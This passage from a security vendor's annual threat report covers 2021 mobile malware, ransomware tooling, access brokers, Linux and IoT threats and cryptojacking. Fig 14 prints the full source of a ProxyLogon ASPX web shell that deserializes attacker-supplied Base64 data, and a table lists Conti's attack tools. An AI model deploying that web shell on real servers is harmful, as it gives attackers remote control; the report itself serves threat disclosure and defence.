In 2021, a mobile malware family known as Flubot was one of the predominant banking trojans affecting the Android platform. The malware presents users with fake bank and cryptocurrency app login screens to steal the user's passwords for those services. In addition to robbing bank details, it also steals data like the contact list, which it then uses to spam the victim's friends and associates with messages that can lead to additional Flubot infections.

The malware spreads primarily through SMS text messages. It mimics popular shipment tracking services from major international parcel shipment services like DHL, FedEx and UPS. The victim receives SMS alerts with a URL link, and occasionally an SMS that pretends to be a voicemail message – also with a web link.



Fig 9. The Flubot malware arrives in the form of a text message that appears to originate from a large, international delivery firm like DHL or UPS, or sometimes from a service provider like a phone company. The link in the message takes visitors to a page where they download the malware and infect themselves.

The link usually leads to a compromised website, which is changed frequently to avoid being shut down. Victims who click the link end up on a webpage designed to mimic the legitimate parcel services they imitate in the text messages, but which includes a link to download another copy of Flubot.

Like many other Android trojans, Flubot abuses the Accessibility Service to give itself additional malicious capabilities. The malware's command-and-control server can retrieve contact details from the victim, which they use so effectively that Flubot spreads at a higher rate than nearly every other banking trojan. For evasion purpose, Flubot uses an algorithmically generated domain name. Flubot can generate thousands of domains and connect only to those that are online.

Flubot's effectiveness at spreading from user to user by means of SMS messages has been a huge benefit for the malware. SophosLabs expects Flubot to continue to dominate the list of mobile malware we detect and block on Android devices throughout 2022 – unless another malware family decides to implement a similar, rapid method of distribution.

Droppers dominate the types of Android malware affecting Sophos customers

Malware that delivers other payloads outnumber bank-credential stealers and ad-clickfraud malware by an order of magnitude



Fig 10. Many Android malware families evade detection by scanning tools used by the Google Play Store by using a simple trick. The apps uploaded to the Play Store don't contain any malicious code themselves, but act as a delivery mechanism for a malware payload they only retrieve after you've installed the app. These "droppers" act as a gateway to deliver many of the other categories of malware we most frequently detect using the free *Sophos Intercept X for Mobile* app on Android devices.

Fake iPhone finance apps steal millions from vulnerable users

It's no wonder that iPhone users think iOS isn't susceptible to malware: Apple has for years promoted its desktop and mobile platforms as the most secure available. But evidence from mobile malware discovered on Apple's App Store serves as a stark counterexample.

In the past year, SophosLabs analysts have discovered hundreds of fraudulent applications hosted in Apple's walled garden that can be used to steal banking and other sensitive credentials from iPhone users. In 2021, we discovered a kind of romance scam that targeted vulnerable users and encouraged them to download malicious iOS apps from a fake "App Store."

In this unusually personal attack, the criminals target potential victims on dating apps and websites, engaging in conversations and befriending the users and gaining their trust. The victims are groomed and eventually encouraged to download iPhone applications that make outlandish promises about investments that offer huge returns. The victims sign up and are encouraged to invest money, but when they become suspicious or attempt to close their accounts, they lose access to the "investment" service, and any money they put into it.

In order to circumvent the protective bubble of the App Store, where such apps would never pass muster and would have been blocked, the criminals use one of two methods to distribute the apps to victims: they may use Apple's enterprise provision methods, or they might use an Apple ad hoc distribution method which SophosLabs calls Super Signature. In this method, the victim's phone downloads and installs a special profile, which (once installed) sends the device information to a server operated by the criminals. Using this information, they send fake, digitally signed iOS applications to the device, which get installed automatically.

Distribution of these apps is done using any of several third-party services, some shady and some legitimate. If one service gets blocked, the attackers move on to another. The web links that victims are redirected to mimic the branding of the legitimate websites. They provide links to download either Android or iOS apps. This active, ongoing global fraud campaign has led to individuals losing thousands of dollars in some cases.

SophosLabs expects many more fraudulent apps to exploit such loopholes in the iOS platform in the coming year, as the technique becomes better known and understood by criminal groups.



Fig 11.

Why so serious about Joker Android malware?

Joker has been the dominant malware to engage in premium SMS billing fraud for some time. We mentioned Joker in the 2021 threat report, and it's worth repeating here because we have seen Joker permeate Google's Play Store defenses throughout this year and expect to see it do so repeatedly in 2022.

Joker malware appears in the form of a vast variety of applications, including utility apps (like QR code readers), apps that purport to install cool background wallpapers, flashlight apps, and screen savers. Once installed, the app subscribes the unsuspecting user to premium SMS services that can charge exorbitant fees per month, and which get billed through the mobile phone subscriber's carrier. This can lead to delays in detecting the fraudulent billing and result in victims often having to cover the cost of a month or more of charges.

Despite Google's automated scans that scour apps on the Play Store for malicious code, Joker evades these Play Protect restrictions by using some clever tricks to hide its true intentions from Google Play. In addition to burying code deep in the app, using techniques to hide malicious information and slowing down researchers by using obfuscations, Joker also has been moving malicious code further down the chain after it appears in the Play Store. The app that appears on the Play Store is a clean application that contains a URL that downloads another piece of code. That code has another download URL, which then pulls down a subsequent code fragment, with yet another URL buried inside.

This loop happens multiple times before the malicious Joker code gets downloaded by a piece of code further down the chain. We believe this long chain enables the malware to repeatedly trick Play Store defenses. SophosLabs sees no reason to believe this will stop and expects the Joker developers to continue their cat-and-mouse game with Google to evade detection by Play Protect and other malicious-code scanning mechanisms.

Infrastructure under attack

More than in any previous year, in 2021 it felt like almost every week we were confronted with a major cyberattack that threatened thousands of large enterprises or organizations. From the SolarWinds hack and the ransomware attack that forced the Colonial Pipeline to shut down, to a massively disruptive REvil ransomware attack over the July 4 U.S. holiday weekend, the infrastructure that underpins business on the internet seemed to be under constant threat.

Initial access brokers deliver victims to attackers

As the cybercrime ecosystem has expanded, threat actors within that ecosystem have narrowed their focus, concentrating on doing a small, single job well rather than trying to fill a "Jack of all trades" role. The emergence of a class of criminals known as "initial access brokers" (or IABs) is one way this focus on specialization has changed the threat landscape. As you'd expect, the "initial access" these criminals sell serve as gateways into large organizations or enterprise networks.

Prevalence of top attack tools

On a per-machine basis, the most frequently encountered attack tools seen in 2020-2021



Fig 12. Sophos tracks the detection of more than 180 different attack tools. Unlike malware, many have a dual-use purpose for penetration testers or security researchers. Among Windows computers on which any attack tool was detected, we most frequently encountered mimikatz, which can extract Windows passwords, using a dump from the targeted computer. Metasploit and Cobalt Strike, pentest packages both, also regularly popped up. A package called Sharp-Suite grew in popularity over the year.

As ransomware has become the core income generator for the underground economy, IABs emerged to provide a specific service: they obtain and maintain archives of credentials to access enterprise networks and sell those to ransomware groups looking for a quick (or a big) score.

Nearly every type of malware other than ransomware engages in some degree of credential theft in its operations. Even malware that primarily exists just to deliver other malware to infected machines will steal credentials from various locations on a computer. This happens millions of times a day around the world, and IABs serve as a clearinghouse for the credentials stolen by many criminals to be sold onward to other criminal groups.

Sophos has long warned about the threat posed by the Windows RDP service, which has been implicated in hundreds of major ransomware incidents in the past year. Poor password and firewall policies render RDP one of the most dangerous "low hanging fruit" ransomware groups may target.

But RDP isn't the only way to gain a foothold in an enterprise network. Attackers may try to piggyback onto the wide variety of commercial remote access and remote management tools organizations use to support a distributed, remote workforce. These may include the virtual private network (VPNs) that organizations use as a gateway to internal access for authorized users. And IABs may also be partially responsible for the flood of web shells that have been splashed across the world's Internet Information Servers (IIS) and Microsoft Exchange servers, giving the IABs a persistent foothold on enterprise networks, to which they may sell access.

While only criminal insiders are allowed to browse an IAB's supply of credentials, administrators concerned about this threat aren't helpless. The root cause of many ransomware attacks is an initial access through a service that only requires a password. Adding multifactor authentication to every possible login users might want to use is a massively effective preventative tool. Putting services like RDP, TeamViewer, or other remote management utilities behind a VPN or zero trust access method which also enforces multifactor authentication is even better. It also pays to surveil your own networks using tools such as Shodan or Censys to check for credential breaches using services like haveibeenpwned.com, and to conduct penetration tests to find the weak links in your perimeter security – because it's very clear that if you don't, the bad guys will.

The threat posed by IABs can be severe, but the risk they pose can also be managed quite effectively using available security measures and a bit of common sense. That said, SophosLabs believes that the market for IABs will only grow in 2022, and that these services will continue to feed the ransomware epidemic we've been experiencing.

New threats target Linux, IoT devices

The threat landscape is a constantly shifting terrain, with attackers forever on the prowl for novel exploits or low-hanging fruit. While most threats Sophos products and incident responders investigated during 2021 involved malware that runs under the Windows operating system, we do offer an endpoint protection tool for servers that run Linux and look out for criminals who might try to take advantage (or take control) of those machines. Sophos worked on several cases during 2021 where attackers compromised unprotected Linux machines with malware.

Ransomware attackers have not ignored the potentially lucrative targets that have Linux servers. A ransomware family called RansomEXX appeared in 2021. It attempts to replicate in the Linux space the success of ransomware attacks targeting Windows endpoints.

In the Linux space, Bash scripts serve a similar role to PowerShell scripts or batch files in the Windows space. A ransomware called DarkRadiation appeared this year which was more a collection of Bash scripts than a conventional single executable. Following the patterns of other ransomware threat actors on Windows networks, the DarkRadiation scripts specifically targeted Debian or Red Hat (CentOS) distributions. The scripts perform reconnaissance, lateral movement, and the encryption of important files.

In addition to conventional servers, hypervisors represent attractive targets for ransomware attacks, since a single hypervisor could host many virtual machines that act as servers for a large organization or enterprise network. One ransomware we encountered in 2021 targeted the VMware ESXi platform and came in the form of a Python script that, when run on a hypervisor, shuts down all the running virtual machines and then encrypts the datastore where the virtual hard drives, and other configuration files, are kept on the hypervisor. That attack targeted a company in the logistics and shipping industry. In another incident in June 2021, we received a report that the Linux variant of RansomEXX had encrypted a different ESXi hypervisor, run by a large commercial bakery.

Internet-of-things (IoT) devices that run a feature-limited "busybox" Linux shell also remain a target for worms that deliver cryptominers and other nuisance malware to commodity devices like routers or network-attached storage. Botnets like Mirai will take advantage of unchanged, default passwords or software vulnerabilities in products like inexpensive set-top boxes to install malicious code on those devices. Unfortunately, if a botnet like Mirai or a cryptominer can be forced onto a device, you can look at it as a metaphorical canary in a coal mine, because it means that something much worse could be next.

Because of the wide availability of, and poor support for, some brands of inexpensive consumer-level networked devices, there's no pressure working against automated attackers like Mirai. Sophos expects attacks targeting both valuable Linux servers and commodity consumer electronics to continue unabated in 2022.

Attackers turn to commercial tools

Cybersecurity has benefited from two major leaks from ransomware criminals. The world of cybersecurity analysts cheered when, as mentioned earlier, an affiliate of the Conti ransomware gang opened the door on how the RaaS operation coaches those who sign on as the smash-and-grab team in how to conduct reconnaissance on an internal network, find and exfiltrate sensitive data, move laterally within compromised networks, and deploy the final payload on machines across an enterprise.

Second, in 2020, Sophos discovered a secret archive of tools and documentation left unprotected by someone associated with the Netwalker ransomware gang. Members of the group had attacked any vulnerable target of opportunity, from small companies in the medical industry to public school districts. The attackers had left open to the world a cache of software they had used repeatedly in attacks over several months.

The common thread between these two leaks is that they showed ransomware attackers are increasingly relying on the use of bootleg or pirated copies of commercial, off-the-shelf software and free, open-source tools with a graphical user interface (GUI). In other words, these attackers were not making the tools they used to conduct operations, but had switched gears to an easier, less technically challenging toolset.

For instance, in various Conti attacks where we've been brought in to perform a post-attack analysis, we've discovered that the attackers had switched from using Windows' built-in RDP and had chosen to use a variety of remote-access tools whose target audience includes IT professionals. Software like Remote Utilities, Splashtop, Anydesk, Atera, or TeamViewer were far more common than RDP or virtual network computing (VNC).

Likewise, the attackers relied on GUI based scanning and reconnaissance tools like Routerscan or SharpView to profile enterprise networks and identify sensitive machines for additional attention. As mentioned previously, tools like Mimikatz, while not strictly a commercial tool, were very prominent, appearing in nearly every hands-on-keyboard incident we investigated over the past year. Also notably dominant were pirated copies of Cobalt Strike, which were not only used in ransomware attacks, but were also being dropped as an initial payload of other malware.

Even tools created by cybersecurity companies were being leveraged in attacks where those companies' products were installed on the targeted machines. Tools like GMER, used for years to extract and remove rootkit malware, have been used to detach and unhook low-level drivers, and we've found "removal" tools made by TrendMicro and BitDefender left behind on compromised systems.

As the ransomware criminal enterprise continues to pivot to a RaaS model, Sophos expects that these and other tools will gain wider use during attacks, further lowering the skill barrier to would-be ransomware attackers.

Conti ransomware tools

Secret documents leaked by a Conti affiliate offer a peek into their operations

Initial Access	Execution	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Exploit FortiGate firewall	PowerShell scripts	PowerUp	gpedit.msc	mimikatz	Routerscan	psexec	Conti ransomware
Spearphishing attachment	psexec	SharpUp	Set-MpPreference	Invoke-Kerberoast	adfind	wmic	rclone
ProxyShell exploit	wmic	BeRoot	Process Hacker	wmic NTDS. dit dump	nltest	Atera	Data exfiltration to mega.io
	Metasploit	PrivEsc	GMER	wmic lsass dump	net commands	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			TrendMicro remover	Cobalt Strike	SharpView	Remote Utilities	
			Bitdefender Uninstall Tool		PowerView	Invoke-SMBAutobrute	
			Sophos removal scripts		Invoke-Userhunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	

SOPHOSlabs

Fig 13. A defining characteristic of Ransomware-as-a-Service (RaaS) operations has been the wide variation in how the attackers insert and deploy the malware. Conti's playbook for new attacker-customers helps explain why today so many disparate attack groups seemed to follow the same plan for conducting reconnaissance, identifying key targets, and moving laterally within the target's network. Even for data exfiltration, many groups use the same tools and services.

The year of computing dangerously

In the past year, software vulnerabilities have contributed to massive attacks against the infrastructure that runs some of the most basic internet services and caused a lot of consternation and overtime for the IT administrators who lost weekends and holidays by being forced to deal with a variety of attacks.

The problems started in March 2021, when attackers (allegedly Russia's SVR intelligence service) inserted modified instructions into the source code from a company called SolarWinds. The affected product, Orion, is used to remotely manage complex networks, and had gained popularity throughout the pandemic as many workers were forced to shift to remote work. The modified code gave the hackers (codenamed Nobelium by Microsoft) the ability to access the networks of SolarWinds' customers, which included thousands of large organizations, among them government agencies.

Also in March 2021, Microsoft issued the first of several patches to close loopholes in its Exchange email server software. The bug fixed in March, CVE-2021-26855 (or ProxyLogon), permits an unauthenticated attacker to install files on Exchange servers. Microsoft issued an early fix a week before Patch Tuesday that partially closed the loophole, then released updated patches the following week with the official Patch Tuesday package, and then more over the subsequent months.

Unfortunately, attackers (called Hafnium by Microsoft) began exploiting the vulnerability immediately, installing web shells and launching ransomware attacks, which then continued for months afterward. Throughout the summer, increasing numbers of attackers exploited the vulnerabilities in Exchange to install web shells, Cobalt Strike Beacons, cryptocurrency miners, ransomware, and other malware.

Then, in July 2021, another IT services company was targeted by attackers. They targeted Kaseya, a provider of remote IT management services, and leveraged their platform to infect hundreds of Kaseya's customers – including managed service providers – with REvil ransomware. The worst part of the attack was that it began on the July 4 holiday weekend in the U.S. when many staff would have been away on vacation.

As the year came to a close, Sophos began to discover attackers leveraging even more software vulnerabilities to load ransomware and bypass endpoint security. Going into 2022, Sophos anticipates the continued, unpredictable attempts at mass-abuse of IT administration tools and exploitable Microsoft services like Exchange by both sophisticated advanced persistent threat (APT) actors as well as by run-of-the-mill cybercriminal elements.

```
<%@ Page Language="C#" Debug="true" validateRequest="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.Serialization.Formatters.Binary" %>
<script runat="server">
protected string ExchangeRuntime()
{
        return s.Text.ToString();
}
protected void Database(MemoryStream m,BinaryFormatter b)
{
                m.Position = 0;
                b.Deserialize(m);
}
protected void C_Click(object sender, EventArgs e)
{
                Byte[] S = System.Convert.FromBase64String(ExchangeRuntime());
                MemoryStream m = new MemoryStream(S);
                BinaryFormatter b = new BinaryFormatter();
                Database(m,b);

}
</script>
<html>
<form id="form" runat="server" >
<asp:TextBox runat="server" ID="s" Value="" input style="border:0px"/>
<asp:Button ID="C" runat="server" Text="" OnClick="C_Click" />
</form>
</body>
</html>
```

SOPHOSlabs

Fig 14. ProxyLogon web shells can be just very short lines of code inserted into webpages, hosted on Windows servers running Microsoft Exchange. This screenshot of a web shell's source code shows that it takes commands in the form of Base64-encoded text strings, and passes them directly to the operating system.

Malware bypasses international sanctions

In the world of global finance, several large institutions wield enormous power over how individuals and even entire countries may interact with the complex networks used to move and transfer money from one place to another. Over the decades, the United Nations, the European Union, and the U.S. Treasury Department have used economic sanctions to punish individuals, groups, and national governments that have engaged in criminal activity that has harmed the rest of the world.

Ransomware is one such activity that, in the past year, has fallen under increased scrutiny after a long period where the problem was not addressed. The high cost of ransomware payments has put a strain on the economies of (mostly North American and European) countries, and many ransomware targets have had to grapple with astronomical demands for cryptocurrency, which cannot currently be blocked using the normal economic sanctions that target the perpetrators of crimes and their enablers.

The September 2021 sanctions announced by the U.S. against Russia-based cryptocurrency exchange SUEX OTC alleged that 40% of the known transactions through the exchange were used to transfer money to known cybercriminal groups, including at least eight groups operating ransomware campaigns. One ransomware group sanctioned in 2019, known as Evil Corp, appears to be attempting to evade these sanctions by rebranding its ransomware under several distinct names.

As a method of evading sanctions, cryptocurrencies are well suited to the task, which may be why criminals based in regions of the world that remain under traditional economic sanctions exclusively deal in cryptocurrency. Beyond that, because cryptocurrency is anonymous, it can be difficult to determine where the money ends up. And as cryptocurrency has gained favor in sanctioned countries, it's not surprising that we've observed illicit cryptocurrency miners spreading in the wild that send their output to organizations based in those places where people cannot use the traditional banking system.

MrbMiner detections persist, despite sanctions

This infrequently-detected cryptojacker originates from Iran



Fig 15. Among malicious cryptominers, very few of our customers have ever had a MrbMiner infection. And yet a handful of machines per month trigger alerts that the miner is present. Because the miner's origin, and the destination of its ill-gotten gains, are within a country subject to economic sanctions by the U.S. Treasury, simply permitting the miner to run could cause an organization to fall foul of national laws in many countries. Fortunately, it remains a very rare occurrance.

One family of cryptominers, which we've called MrbMiner, exclusively sends its cryptocurrency to an organization based in Iran, which is one of the countries that has been under economic sanctions in the U.S. for decades. The MrbMiner campaign, like other such campaigns by malware known as MyKings, LemonDuck, or KingMiner, uses a method of automated attacks against vulnerable, internet-facing services as a way of infecting the servers hosting those services. As servers generally have a greater processing power than ordinary desktop computers, these machines are valuable targets for illicit cryptomining.

In the automated attacks by MrbMiner, the miner targeted servers hosting Microsoft SQL software. The attack exploits vulnerabilities in some versions of this database service that permit the attackers to load malware into database tables, then call functions of the database that write out that data into files, which the server is tricked into executing. A chain of events then inexorably leads to the servers being compromised and the cryptominer hijacking any available CPU cycles to "mine" Monero, a less traceable cryptocurrency currently favored by the majority of cryptojacker miners we see in use.

MrbMiner tentacles connect to Iran tech firm



Fig16. While we only have seen small numbers of machines infected by MrbMiner cryptominer malware, the campaign involves several customized domain names that are used to deliver payloads, send and receive commands, and receive Monero work units. One of the domains linked to MrbMiner points to a computer shop based in the city of Shiraz, Iran.

Cryptojacking carries with it additional problems, as the increased processing load the malware places on servers generates a higher demand for electric power and may contribute to premature failure of mechanical components due to heat or the additional read/write cycles they impose on storage devices.

Sophos believes that the illicit use of cryptocurrency, both to evade sanctions and to obfuscate involvement in criminal activity, will continue to increase in 2022, with ransomware and cryptojacking being the two most prominent ways that criminals can directly receive cryptocurrency payments from their victims.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
